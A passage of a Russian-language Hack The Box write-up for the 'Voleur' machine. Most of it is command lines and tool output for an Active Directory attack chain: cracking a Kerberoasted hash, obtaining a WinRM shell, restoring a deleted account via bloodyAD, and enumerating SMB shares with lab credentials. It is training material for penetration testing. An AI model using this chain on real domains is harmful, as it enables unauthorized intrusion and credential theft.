LDAP        10.10.11.76     389    DC               sAMAccountName: svc_winrm memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb pwdLastSet: 2025-01-31 12:10:12.398769 lastLogon:2025-08-07 20:01:27.497379
```

Получение хеша пароля пользователя

Отправляем хеш на брут в **hashcat** и спустя несколько секунд получаем пароль.

```
hashcat out.txt rockyou.txt
```




```
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$6feec6ce5231c56c1290e0d283b12390$053b8927b160f98cb0be7577a979388
1299bd71c70191eb5fb715e2486de068076eb988add8bf9e401f6f2d940f3a2abddf85556fd84c3e4b907dfe1dd38a261a2377535c040ed1d91f6530
ba8910c1b2c1f7fc11bb08e196e845e20f1a4c13f2dda6dbad94ae004cf240cecaf4c6da3bdcedf6ee9dfced7d338fd4b7907892a0b45be24ef6019c
bf0880b306360cdc5d444966a774b514023177179a521774d2ec73169d47873a9027d0a4b7b17e5d8c8be815908203a24808eda38d2a0029582dc068
e51248000cebe8aa663bddb74a2c6ecb5c5fb2cfe4f042308f608513554589041c912b096f155004cad16ee3d140e7ea9a87dbd8dc342f6b5b940629
2b6e658e263c8305b8ecc0c0af20258c69f9cb489b41745cc29baaa930b7b33176bd8c3a542ba5770d472e7ab7951e6424f34067f6843889314442df
ee362269f4d8611cbd8078aed70d157c9b053a2f2fda41ca128e679ce1a4408b8f0fac5ea71eb27787e30e66f3a79266e327cb37e44cb59e592a313f
46bba210a07c87135b38ea21523db5b14947c0993a57bc90efcb4bde5f738e6a55d6b1c3714a8cb3104758612f67dd5d29e2ab5b7406d58ac93e7b54
798f3a6f86e52273f29564d24a2a0185172d8dffea59fefab509f32e5bc5681540b505ba187a8b967dfb7d8c39d2affa4981be398e000fbb00bcbdeb
6dd0b1b7254ee914d6cb65ae74bdced5248c793a2cb244b1039c2fd63f5b:AFireInsidedeOzarctica980219afi

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_wi...d63f5b
```

Результат подбора пароля

Так как пользователь состоит в группе `REMOTE MANAGEMENT USERS`, мы можем получить сессию через **WinRM**. Запрашиваем TGT-билет, а затем авторизуемся с помощью **Evil-WinRM**.


```
faketime -f '+8h' getTGT.py 'voleur.htb/svc_winrm':
AFireInsidedeOzarctica980219afi
```



```
~/tmp/HTB/voleur   (0.809s)
faketime -f '+8h' getTGT.py 'voleur.htb/svc_winrm':AFireInsidedeOzarctica980219afi
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_winrm.ccache
```

Получение билета TGT

```
KRB5CCNAME=svc_winrm.ccache faketime -f '+8h' evil-winrm -i dc.
voleur.htb -r voleur.htb
```



```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> type ..\Desktop\user.txt
3791477898ffe4b55aede72be4eac817
```

Флаг пользователя

ПРОДВИЖЕНИЕ

BloodHound ничего интересного не показывает, поэтому поищем права записи на другие объекты или их отдельные атрибуты с помощью **bloodyAD**.


```
faketime -f '+8h' bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_
ldap -p 'M1XyC9pW7qT5Vn' -k get writable --include-del
```

Продолжение статьи →

← НАЧАЛО СТАТЬИ

HTB VOLEUR

ВЫХОДИМ ИЗ ОКРУЖЕНИЯ WSL И ПОВЫШАЕМ ПРИВИЛЕГИИ НА СЕРВЕРЕ




```
faketime -f '+8h' bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k get writable --include-del

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=voleur,DC=htb
permission: WRITE

distinguishedName: OU=Second-Line Support Technicians,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: CN=Lacey Miller,OU=Second-Line Support Technicians,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: CN=svc_ldap,OU=Service Accounts,DC=voleur,DC=htb
permission: WRITE

distinguishedName: CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: CN=svc_winrm,OU=Service Accounts,DC=voleur,DC=htb
permission: WRITE
```

Права записи на объекты домена

Как видно по выводу утилиты, у нас есть права записи на объект `Todd Wolfe` в контейнере `Deleted Objects`. В этом контейнере хранятся объекты из корзины Active Directory.

Корзина Active Directory выполняет те же функции, что и обычная корзина на компьютере, но только для объектов домена (однако по умолчанию эта функция отключена). Когда объект домена удаляется, он не исчезает полностью, а помечается как удаленный и перемещается в скрытый контейнер на 180 дней до полного удаления. При этом у объекта сохраняются все свойства, такие как членство в группах, списки ACL, SID History. Восстановить объект можно с помощью bloodyAD.

```
faketime -f '+8h' bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_
ldap -p 'M1XyC9pW7qT5Vn' -k set restore 'todd.wolfe'
```




```
faketime -f '+8h' bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k set restore 'todd.wolfe'
[+] todd.wolfe has been restored successfully under CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htb
```

Восстановление учетной записи

В документе был пароль восстановленной учетной записи, его стоит проверить.

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u todd.wolfe -p
NightT1meP1dg3on14 -k
```




```
~/tmp/HTB/voleur   (2.222s)
faketime -f '+8h' nxc ldap 10.10.11.76 -u todd.wolfe -p NightT1meP1dg3on14 -k
LDAP         10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb)
LDAP         10.10.11.76     389    DC               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
```

Проверка учетных данных

У новой учетной записи нет прав на другие объекты AD, но зато есть доступ к общему каталогу SMB.

```
faketime -f '+8h' nxc smb dc.voleur.htb -u todd.wolfe -p
NightT1meP1dg3on14 -k --shares
```




```
faketime -f '+8h' nxc smb dc.voleur.htb -u todd.wolfe -p NightT1meP1dg3on14 -k --shares
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\todd.wolfe:NightT1meP1dg3on14
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share
```

Доступные SMB-каталоги

Подключаемся к общему каталогу `IT` с помощью **smbclient-ng** и проверяем доступные файлы. В этом контексте у нас есть возможность получить доступ к домашнему каталогу пользователя.


```
faketime -f '+8h' smbclientng -d voleur.htb --host dc.voleur.htb -u
todd.wolfe -p NightT1meP1dg3on14 -k --kdcHost dc.voleur.htb
```



```
~/tmp/HTB/voleur
faketime -f '+8h' smbclientng -d voleur.htb --host dc.voleur.htb -u todd.wolfe -p NightT1meP1dg3on14 -k --kdcHost dc.voleur.htb
               _     _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc.voleur.htb' as 'voleur.htb\todd.wolfe'!
■[\\dc.voleur.htb\]> use IT
■[\\dc.voleur.htb\IT\]> ls
d-------     0.00 B  2025-07-01 03:01  .\
d--h--s-     0.00 B  2025-07-24 23:09  ..\
d-------     0.00 B  2025-07-01 03:01  Second-Line Support\
■[\\dc.voleur.htb\IT\]> cd 'Second-Line Support/'
■[\\dc.voleur.htb\IT\Second-Line Support\]> ls
d-------     0.00 B  2025-07-01 03:01  .\
d-------     0.00 B  2025-07-01 03:01  ..\
d-------     0.00 B  2025-07-01 03:01  Archived Users\
■[\\dc.voleur.htb\IT\Second-Line Support\]> cd 'Archived Users/'
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\]> ls
d-------     0.00 B  2025-07-01 03:01  .\
d-------     0.00 B  2025-07-01 03:01  ..\
d-------     0.00 B  2025-07-01 03:01  todd.wolfe\
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\]> cd todd.wolfe/
■[\\dc.voleur.htb\IT\Second-Line Support\Archived Users\todd.wolfe\]> ls
d-------     0.00 B  2025-07-01 03:01  .\
d-------     0.00 B  2025-07-01 03:01  ..\
d----r--     0.00 B  2025-07-01 03:01  3D Objects\
d--h----     0.00 B  2025-01-29 18:13  AppData\
